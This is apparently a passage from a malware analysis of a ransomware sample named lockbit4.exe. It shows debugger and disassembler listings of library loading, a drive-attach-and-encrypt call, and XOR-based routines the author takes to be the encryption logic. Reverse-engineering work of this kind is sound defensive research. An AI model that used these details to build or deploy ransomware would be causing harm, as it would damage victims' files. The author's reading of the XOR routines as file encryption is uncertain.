
```
004A80BB   8BC8                  mov ecx,eax                         eax:"shell32.dll"
004A80BD   E8 7E94F6FF           call lockbit4.exe.411540
004A80C2   8BC8                  mov ecx,eax                         eax:"shell32.dll"
004A80C4   890D 84084E00         mov dword ptr ds:[<&LoadLibraryA>],ecx   004E0884:"Ð\vÊv"
           8D4424 34             lea eax,dword ptr ss:[esp+34]
004A80CE   50                    push eax                            eax:"shell32.dll"
004A80CF   FFD1                  call ecx
004A80D1   C78424 34020000 28    mov dword ptr ss:[esp+234],28       28:'('
```

When we reach location 004A9E98, the ransomware function is called attaching the drive Z:\ to the system and proceeding with encrypting the user's files.



```
004A9E8C                                                     E8 DF6EF6FF           call lockbit4.exe.410D70
004A9E91                                                     A3 54084E00           mov dword ptr ds:[4E0854],eax
004A9E96                                                     6A 00                 push 0
004A9E98 <lockbit4.exe.New Drive connected and execution>    FFD0                  call eax                       New Drive connected and execution
004A9E9A                                                     E8 A182F9FF           call lockbit4.exe.442140
004A9E9F                                                     6A 08                 push 8
004A9EA1                                                     E8 4A020000           call lockbit4.exe.4AA0F0
004A9EA6                                                     85C0                  test eax,eax
004A9EA8                                                     74 05                 je lockbit4.exe.4A9EAF
004A9EAA                                                     E8 5166FEFF           call lockbit4.exe.490500
004A9EAF                                                     C68424 2C010000 62    mov byte ptr ss:[esp+12C],62   62:'b'
```

The functions Fcn.00485fa0 and Fcn.00442140 is responsible for encrypting the files after enumerating them. For the encryption it is understood that a XOR cipher is used as seen in the snippet below.



```
0x00485fd5      mov     edi, 2
0x00485fda      setne   byte [0x4e0920]
0x00485fe1      test    eax, eax
0x00485fe3      je      0x4860e6
```

```
[0x00485fe9]
 0x00485fe9      mov     dword [var_40h], 0x56 ; 'V' ; 86
 0x00485ff0      mov     eax, dword [var_40h]
 0x00485ff3      xor     eax, 0x5b  ; 91
 0x00485ff6      mov     byte [var_3ch], al
 0x00485ff9      mov     eax, dword [var_40h]
 0x00485ffc      inc     al
 0x00485ffe      xor     eax, 0x2b  ; 43
 0x00486001      mov     byte [var_3bh], al
 0x00486004      mov     eax, dword [var_40h]
 0x00486007      add     al, 2
 0x00486009      xor     eax, 0x5d  ; 93
 0x0048600c      mov     byte [var_3ah], al
 0x0048600f      mov     eax, dword [var_40h]
 0x00486012      add     al, 3
 0x00486014      xor     eax, 0x20  ; 32
 0x00486017      mov     byte [var_39h], al
 0x0048601a      mov     eax, dword [var_40h]
 0x0048601d      add     al, 4
 0x0048601f      xor     eax, 0x41  ; 65
 0x00486022      mov     byte [var_38h], al
 0x00486025      mov     eax, dword [var_40h]
 0x00486028      add     al, 5
 0x0048602a      xor     eax, 0x45  ; 69
 0x0048602d      mov     byte [var_37h], al
 0x00486030      mov     eax, dword [var_40h]
 0x00486033      add     al, 6
 0x00486035      xor     eax, 0x53  ; 83
 0x00486038      mov     byte [var_36h], al
 0x0048603b      mov     eax, dword [var_40h]
 0x0048603e      add     al, 7
 0x00486040      xor     eax, 0x2d  ; 45
 0x00486043      mov     byte [var_35h], al
 0x00486046      mov     eax, dword [var_40h]
 0x00486049      add     al, 8
 0x0048604b      xor     eax, 0x4e  ; 78
 0x0048604e      mov     byte [var_34h], al
 0x00486051      mov     eax, dword [var_40h]
 0x00486054      add     al, 9
 0x00486056      xor     eax, 0x49  ; 73
 0x00486059      mov     byte [var_33h], al
 0x0048605c      mov     eax, dword [var_40h]
 0x0048605f      add     al, 0xa
 0x00486061      xor     eax, 0x20  ; 32
 0x00486064      mov     byte [var_32h], al
 0x00486067      mov     eax, dword [var_40h]
 0x0048606a      add     al, 0xb    ; 11
 0x0048606c      xor     eax, 0x65  ; 101
 0x0048606f      mov     byte [var_31h], al
 0x00486072      mov     eax, dword [var_40h]
 0x00486075      add     al, 0xc    ; 12
 0x00486077      xor     eax, 0x6e  ; 110
 0x0048607a      mov     byte [var_30h], al
 0x0048607d      mov     eax, dword [var_40h]
 0x00486080      add     al, 0xd    ; 13
 0x00486082      xor     eax, 0x61  ; 97
 0x00486085      mov     byte [var_2fh], al
 0x00486088      mov     eax, dword [var_40h]
 0x0048608b      add     al, 0xe    ; 14
 0x0048608d      xor     eax, 0x62  ; 98
 0x00486090      mov     byte [var_2eh], al
 0x00486093      mov     eax, dword [var_40h]
 0x00486096      add     al, 0xf    ; 15
 0x00486098      xor     eax, 0x6c  ; 108
 0x0048609b      mov     byte [var_2dh], al
 0x0048609e      mov     eax, dword [var_40h]
 0x004860a1      add     al, 0x10   ; 16
 0x004860a3      xor     eax, 0x65  ; 101
 0x004860a6      mov     byte [var_2ch], al
 0x004860a9      mov     eax, dword [var_40h]
 0x004860ac      add     al, 0x11   ; 17
 0x004860ae      mov     byte [var_2ah], 0
 0x004860b2      xor     eax, 0x64  ; 100
 0x004860b5      xor     edx, edx
 0x004860b7      mov     byte [var_2bh], al
 0x004860ba      mov     al, byte [var_3ch]
 0x004860bd      nop     dword [eax]
```

```
[0x004860e6]
 0x004860e6      mov     dword [var_1ch], 0x2d ; '-' ; 45
 0x004860ed      mov     eax, dword [var_1ch]
 0x004860f0      xor     eax, 0x5b  ; 91
 0x004860f3      mov     byte [var_18h], al
 0x004860f6      mov     eax, dword [var_1ch]
 0x004860f9      inc     al
 0x004860fb      xor     eax, 0x2d  ; 45
 0x004860fe      mov     byte [var_17h], al
 0x00486101      mov     eax, dword [var_1ch]
 0x00486104      add     al, 2
 0x00486106      xor     eax, 0x5d  ; 93
 0x00486109      mov     byte [var_16h], al
 0x0048610c      mov     eax, dword [var_1ch]
 0x0048610f      add     al, 3
 0x00486111      xor     eax, 0x20  ; 32
 0x00486114      mov     byte [var_15h], al
 0x00486117      mov     eax, dword [var_1ch]
 0x0048611a      add     al, 4
 0x0048611c      xor     eax, 0x41  ; 65
 0x0048611f      mov     byte [var_14h], al
 0x00486122      mov     eax, dword [var_1ch]
 0x00486125      add     al, 5
 0x00486127      xor     eax, 0x45  ; 69
 0x0048612a      mov     byte [var_13h], al
 0x0048612d      mov     eax, dword [var_1ch]
 0x00486130      add     al, 6
 0x00486132      xor     eax, 0x53  ; 83
 0x00486135      mov     byte [var_12h], al
 0x00486138      mov     eax, dword [var_1ch]
 0x0048613b      add     al, 7
 0x0048613d      xor     eax, 0x2d  ; 45
 0x00486140      mov     byte [var_11h], al
 0x00486143      mov     eax, dword [var_1ch]
 0x00486146      add     al, 8
 0x00486148      xor     eax, 0x4e  ; 78
 0x0048614b      mov     byte [var_10h], al
 0x0048614e      mov     eax, dword [var_1ch]
 0x00486151      add     al, 9
 0x00486153      xor     eax, 0x49  ; 73
 0x00486156      mov     byte [var_fh], al
 0x00486159      mov     eax, dword [var_1ch]
 0x0048615c      add     al, 0xa
 0x0048615e      xor     eax, 0x20  ; 32
 0x00486161      mov     byte [var_eh], al
 0x00486164      mov     eax, dword [var_1ch]
 0x00486167      add     al, 0xb    ; 11
 0x00486169      xor     eax, 0x64  ; 100
 0x0048616c      mov     byte [var_dh], al
 0x0048616f      mov     eax, dword [var_1ch]
 0x00486172      add     al, 0xc    ; 12
 0x00486174      xor     eax, 0x69  ; 105
 0x00486177      mov     byte [var_ch], al
 0x0048617a      mov     eax, dword [var_1ch]
 0x0048617d      add     al, 0xd    ; 13
 0x0048617f      xor     eax, 0x73  ; 115
 0x00486182      mov     byte [var_bh], al
 0x00486185      mov     eax, dword [var_1ch]
 0x00486188      add     al, 0xe    ; 14
 0x0048618a      xor     eax, 0x61  ; 97
 0x0048618d      mov     byte [var_ah], al
 0x00486190      mov     eax, dword [var_1ch]
 0x00486193      add     al, 0xf    ; 15
 0x00486195      xor     eax, 0x62  ; 98
 0x00486198      mov     byte [var_9h], al
 0x0048619b      mov     eax, dword [var_1ch]
 0x0048619e      add     al, 0x10   ; 16
 0x004861a0      xor     eax, 0x6c  ; 108
 0x004861a3      mov     byte [var_8h], al
 0x004861a6      mov     eax, dword [var_1ch]
 0x004861a9      add     al, 0x11   ; 17
 0x004861ab      xor     eax, 0x65  ; 101
 0x004861ae      mov     byte [var_7h], al
 0x004861b1      mov     eax, dword [var_1ch]
 0x004861b4      add     al, 0x12   ; 18
 0x004861b6      mov     byte [var_5h], 0
 0x004861ba      xor     eax, 0x64  ; 100
 0x004861bd      xor     edx, edx
 0x004861bf      mov     byte [var_6h], al
 0x004861c2      mov     al, byte [var_18h]
```